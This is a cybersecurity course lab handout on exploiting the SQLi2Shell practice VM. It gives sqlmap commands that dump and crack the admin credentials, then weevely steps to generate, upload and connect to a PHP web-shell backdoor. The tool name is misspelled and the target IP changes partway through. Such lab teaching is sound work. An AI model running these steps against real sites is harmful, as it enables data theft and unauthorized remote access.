

CYBERSECURITY


EXPLOITATION: SQL INJECTION

Purpose is to get remote shell access to a webserver.


INSTALL TARGET

Download the SQLi2Shell image from Canvas. (Or find it on the vulnhub website.)

The image comes in the .iso format. This iso file will become your IDE disk:




The other settings of the machine are those of a standard machine: (actually it's a Debian...)



With 1GB of memory and 1 processor.

Make sure that the image is connected to your "host-only" network.



After startup, it should show:

```
File Machine View Input Devices Help
Cleaning up temporary files....
Setting console screen modes....
Skipping font and keymap setup (handled by console-setup)....
Setting up console font and keymap...done....
live-boot is configuring sendsigs....
INIT: Entering runlevel: 2
Using makefile-style concurrent boot in runlevel 2.
Starting enhanced syslogd: rsyslogd.
Starting web server: apache2apache2: apr_sockaddr_info_get() failed for
apache2: Could not reliably determine the server's fully qualified domain
name, using 127.0.0.1 for ServerName
.
Starting periodic command scheduler: cron.
Starting OpenBSD Secure Shell server: sshd.
Starting MySQL database server: mysqld.
Checking for corrupt, not cleanly closed and upgrade needing tables..
Linux debian 2.6.32-5-686 #1 SMP Sun May 6 04:01:19 UTC 2012 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user@debian:~$ _
```

We have a shell so we can check the ip address:

```
user@debian:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast s
    link/ether 08:00:27:9b:98:d8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.62.6/24 brd 192.168.62.255 scope global eth0
    inet6 fe80::a00:27ff:fe9b:98d8/64 scope link
        valid_lft forever preferred_lft forever
user@debian:~$ _
```

SCAN

NETDISCOVER

Perform “netdiscover -r yourIPrange”
You should see the IP of your target.
Document your findings.


NMAP

We do a quick nmap of our target.
You should find that it has an open port 80.
So we should be able to connect to the webserver.
Document the webpage it gives you.

Have a browse through the pages.

ENUMERATE

The enumeration here is “manual”.
Browsing through the webpages we see that here are php scripts with options/parameters.



So these scripts probably get their information from a database.
This means we can use a database exploitation tool.

EXPLOITATION

We will use sqlmap.
More information: <https://tools.kali.org/vulnerability-analysis/sqlmap>

This tool will try to query the existing database.
You can see the queries it executes within the tool.

We'll use sqlmap with the link we found in the browser:

Type: sqlmap -u <http://192.168.62.6/cat.php?id=1> --dbs

Answer the following questions:

What do the options -u and --dbs stand for?

What type of database is it?

Which databases are present?

Which db entries are vulnerable to injection?

Type: sqlmap -u <http://192.168.62.6/cat.php?id=1> --tables -D photoblog
Document the tables.

The "users" table looks interesting to see what's in there.
Try to "dump" this column.

Type: sqlmap -u <http://192.168.62.3/cat.php?id=1> --columns -D photoblog -T users --dump
Document the output, you should see that the table has a login and a password.

SQLmap asks if we want to try to crack the password and hash. We choose to do this & the default answers.

We get the admin password. (Unhashed = leek format)

We try to login to the admin page and get access.
Document this.

We can now create a "backdoor" program with the "weeveily" application that's included in KALI.

More information: <https://tools.kali.org/maintaining-access/weeveily>

Type: weeveily generate root /root/Desktop/shell.PHP

This generates a php script that will act as a backdoor. The password we set is "root".
We now upload this file from KALI to our webserver by choosing the "New Picture" on the admin page.

Since the /admin/uploads directory is readable, you can see that the upload succeeded.
Document this.

We can now connect to the shell.

Type: weeveily <http://192.168.62.3/admin/uploads/shell.PHP> root

This should give you a shell on your target machine.
Document this.

RESULT

Our objective = reach to shell is OK. Through the commands like `pwd`, `ls` etc... we can now further explore the machine. We can type `"whoami"` and we see that we are `www-data`. We can type `"uname -a"` and this gives us system-information we could use in our further attack.